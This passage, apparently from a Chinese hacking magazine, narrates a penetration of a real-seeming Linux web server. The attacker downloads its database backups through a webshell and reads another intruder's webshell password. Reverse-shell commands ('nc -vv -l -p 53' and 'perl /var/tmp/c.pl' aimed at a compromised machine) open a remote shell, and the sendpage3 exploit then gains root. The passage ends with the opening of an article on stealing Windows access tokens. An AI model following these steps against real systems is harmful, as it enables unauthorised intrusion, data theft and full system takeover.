


图 6　获取服务器类型

2）下载网站源代码与数据

渗透能够快速提高个人能力，在渗透成功后通过下载网站源代码与数据到本地进行分析，可以取长补短，学习他人长处，快速积累经验。在本例中通过查看该服务器下的“var/mysqlbak”目录，获取了该网站的数据库 MySQL 备份文件，如图 7 所示，通过 WebShell 可以下载单独的文件，也可以打包下载整个网站的文件。

3）获取他人 WebShell 密码

他人 WebShell 是本次渗透的动力，通过 WebShell 的地址反过来查看文件的实际地址，使用 cat 命令查看其登录密码：“cat home/ webhome/ xxxxx.com/WEB-INF/webapps/ROOT/UserFiles/Image/IMG20090817235411840.jsp”，如图 8 所示，获取其密码为“191903***”。




图 7　下载 MySQL 数据库




图 8　获取 WebShell 的密码

服务器提权

1）查看 Linux 版本

在 WebShell 中直接执行“uname -a”命令以获取 Linux 版本，结果显示为“Linux java.pumo. com.tw 2.6.9-11.ELsmp #1 SMP Fri May 20 18:26:27 EDT 2005 i686 i686 i386 GNU/Linux”，如图 9 所示。说明该服务器的内核为 2.6.9-11 版本，目前 Linux 稳定的最新内核版本为 2.6.32，从这个版本可以判断该服务器可以较容易被提权。




图 9　获取 Linux 内核版本

2）查看操作系统

“/etc/issue”主要显示操作系统发行版本等信息，用户可以定制 issue，也就是说可以手动修改，如果未修改则默认显示各个操作发行版本的信息，如图 10 所示，使用“cat /etc/issue”命令查看该操作系统的版本信息，

结果显示该操作系统为红帽 Linux 企业版本，获取该信息的目的就是选择相应的溢出程序来提权。




图 10　获取操作系统发行版本

3）反弹回 Shell

将反弹脚本 c.pl 上传到路径"/var/tmp"下，在受控计算机（肉鸡）上执行"nc -vv -l -p 53"，然后再在该 WebShell 中执行"perl /var/tmp/c.pl 202.102.xxx.xxx 53"，如图 11 所示，将该服务器反弹到肉鸡（202.102.xxx.xxx）的 53 端口上。

说明：执行成功后系统会给出一定的提示，否则表明编译未成功或者存在其他问题。在 Webshell 上执行成功后，会在肉鸡上显示一个 Shell，如图 12 所示，该 Shell 相当于一个终端，从反弹的结果来看，反弹回来的权限是普通用户的，为了全面控制系统，需要获取 Root 权限。




图 11　编译反弹脚本




图 12　成功反弹

4）尝试提权

通过 Webshell 上传最新的 sendpage3 利用程序，上传成功后，在反弹的 Shell 中查看上传的程序，然后直接执行"./run"命令，如图 13 所示，直接提权为 Root 用户权限。





图 13　提权成功

本文通过 FCKeditor 漏洞成功获取 Webshell，通过查看 Linux 版本，操作系统的发行版本等信息，上传相应的漏洞利用程序，通过在反弹的终端执行 exploit 而获得系统的最高权限。

从本质上来说，渗透的核心就是漏洞，只要找到漏洞，选择相应的溢出（漏洞）程序，就可以渗透成功！

前置知识：无
关键词：提权、令牌、进程



窃取 Windows 访问令牌提升进程权限

文/ Csaba Barta　译/ 武云龙　党壮

本文详细介绍了如何在 Windows 系统上通过偷取其他进程的访问令牌来改变我们进程权限的方法。

过去的令牌控制方式

控制访问令牌的方法在 2004 年被 Greg Hoglund 提出，相应的证明代码首先在著名的 FU Rootkit 上出现。这种技术通过修改 UserAndGroups 和 RestrictedSids 结构改变了存储区域的指针指向。这个存储区域是一个访问令牌的动态部分。Windows Vista 以前的版本在这个区域没有完整性检测，这样使得添加和删除安全标识符（SID）成为了可能。

Vista 新增的完整性检测功能

从 Vista 开始，在 Windows 版本的_TOKEN 结构中出现了两个新区域：SidHash 和 RestrictedSidHash，如图 1 所示。

